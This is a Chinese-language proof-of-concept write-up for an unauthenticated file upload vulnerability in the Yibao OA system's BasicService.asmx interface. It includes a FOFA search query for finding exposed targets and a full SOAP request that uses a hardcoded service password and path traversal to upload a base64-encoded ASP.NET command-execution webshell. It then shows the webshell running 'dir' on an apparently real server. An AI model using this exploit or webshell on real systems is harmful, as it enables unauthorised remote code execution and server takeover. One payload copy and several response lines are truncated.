
Y6-3易宝-OA-文件上传

漏洞描述：

易宝OA系统UploadFile、BasicService.asmx等接口处存在文件上传漏洞，未授权的攻击者可以上传恶意后门程序执行任意代码，获取服务器权限

网站图片：



网络测绘：

fofa语法：

FOFA：app="顶讯科技-易宝OA系统"


漏洞复现：

payload：

```
POST /WebService/BasicService.asmx HTTP/1.1
Host: your-ip
Content-Type: text/xml; charset=utf-8
Soapaction: http://tempuri.org/UploadPersonalFile
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 1187

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <UploadPersonalFile xmlns="http://tempuri.org/">
      <fs>PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzY3JpcHQiIHZhbGlkYXRlUmVxdWVzdD0iZmFsc2UiICU+CjwlCnZhciBjPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vzc1N0YXJ0SW5mbygiY21kIik7CnZhciBlPW5
      <FileName>../../manager/1.aspx</FileName>
      <webservicePassword>{ac80457b-368d-4062-b2dd-ae4d490e1c4b}</webservicePassword>
    </UploadPersonalFile>
  </soap:Body>
</soap:Envelope>
```

效果图:
PS：PoC中请求体base64编码的字符串是asp.net命令回显马子



```
POST /WebService/BasicService.asmx HTTP/1.1
Host: [redacted]:8003
Content-Type: text/xml; charset=utf-8
Soapaction: http://tempuri.org/UploadPersonalFile
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 1187

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <UploadPersonalFile xmlns="http://tempuri.org/">
      <fs>PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzY3JpcHQiIHZhbGlkYXRlUmVxdWVzdD0iZmFsc2UiICU+CjwlCnZhciBjPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vzc1N0YXJ0SW5mbygiY21kIik7CnZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpOwp2YXIgb3V0OlN5c3RlbS5JTy5TdHJlYW1SZWFkZXIsRUk6U3lzdGVtLklPLlN0cmVhbVJlYWRlcjsKYy5Vc2VTaGVsbEV4ZWN1dGU9ZmFsc2U7CmMuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlOwpjLlJlZGlyZWN0U3RhbmRhcmRFcnJvcj10cnVlOwplLlN0YXJ0SW5mbz1jOwpjLkFyZ3VtZW50cz0iL2MgIiArIFJlcXVlc3QuSXRlbVsiY21kIl07CmUuU3RhcnQoKTsKb3V0PWUuU3RhbmRhcmRPdXRwdXQ7CkVJPWUuU3RhbmRhcmRFcnJvcjsKZS5DbG9zZSgpOwpSZXNwb25zZS5Xcml0ZShvdXQuUmVhZFRvRW5kKCkgKyBFSS5SZWFkVG9FbmQoKSk7ClN5c3RlbS5JTy5GaWxlLkRlbGV0ZShSZXF1ZXN0LlBoeXNpY2FsUGF0aCk7ClJlc3BvbnNlLkVuZCgpOyU+</fs>
      <FileName>../../manager/1.aspx</FileName>
      <webservicePassword>{ac80457b-368d-4062-b2dd-ae4d490e1c4b}</webservicePassword>
```


```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 30
Access-Control-Allow-Methods: GET,POST,OPTI
Access-Control-Allow-Headers: Content-Type,
Date: Wed, 06 Dec 2023 13:31:34 GMT
Content-Length: 304

<?xml version="1.0" encoding="utf-8"?><soap
org/soap/envelope/" xmlns:xsi="http://www.w
xmlns:xsd="http://www.w3.org/2001/XMLSchema
xmlns="http://tempuri.org/" /></soap:Body><
```

命令执行

```
POST /1.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```

cmd=dir



```
POST /1.aspx HTTP/1.1
Host : [redacted] :8003
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

cmd=dir
```

```
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 30
Access-Control-Allow-Methods: GET,POST,OP
Access-Control-Allow-Headers: Content-Typ
Date: Wed, 06 Dec 2023 13:33:12 GMT
Content-Length: 5566

 驱动器 C 中的卷是 win system
 卷的序列号是 08E3-184C

 C:\Windows\SysWOW64\inetsrv 的目录

2022/12/20  11:13    <DIR>          .
2022/12/20  11:13    <DIR>          ..
2022/12/20  11:13    <DIR>          0804
2022/12/20  11:13           203,264 aboco
2022/12/20  11:13           285,184 adsii
2022/12/14  20:59           108,032 appcm
2018/09/15  15:14             3,810 appcm
2022/12/20  18:43            68,096 appho
2022/12/14  20:59           356,352 appob
2022/12/20  18:43           397,824 asp.d
2022/12/20  18:43            22,196 asp.m
```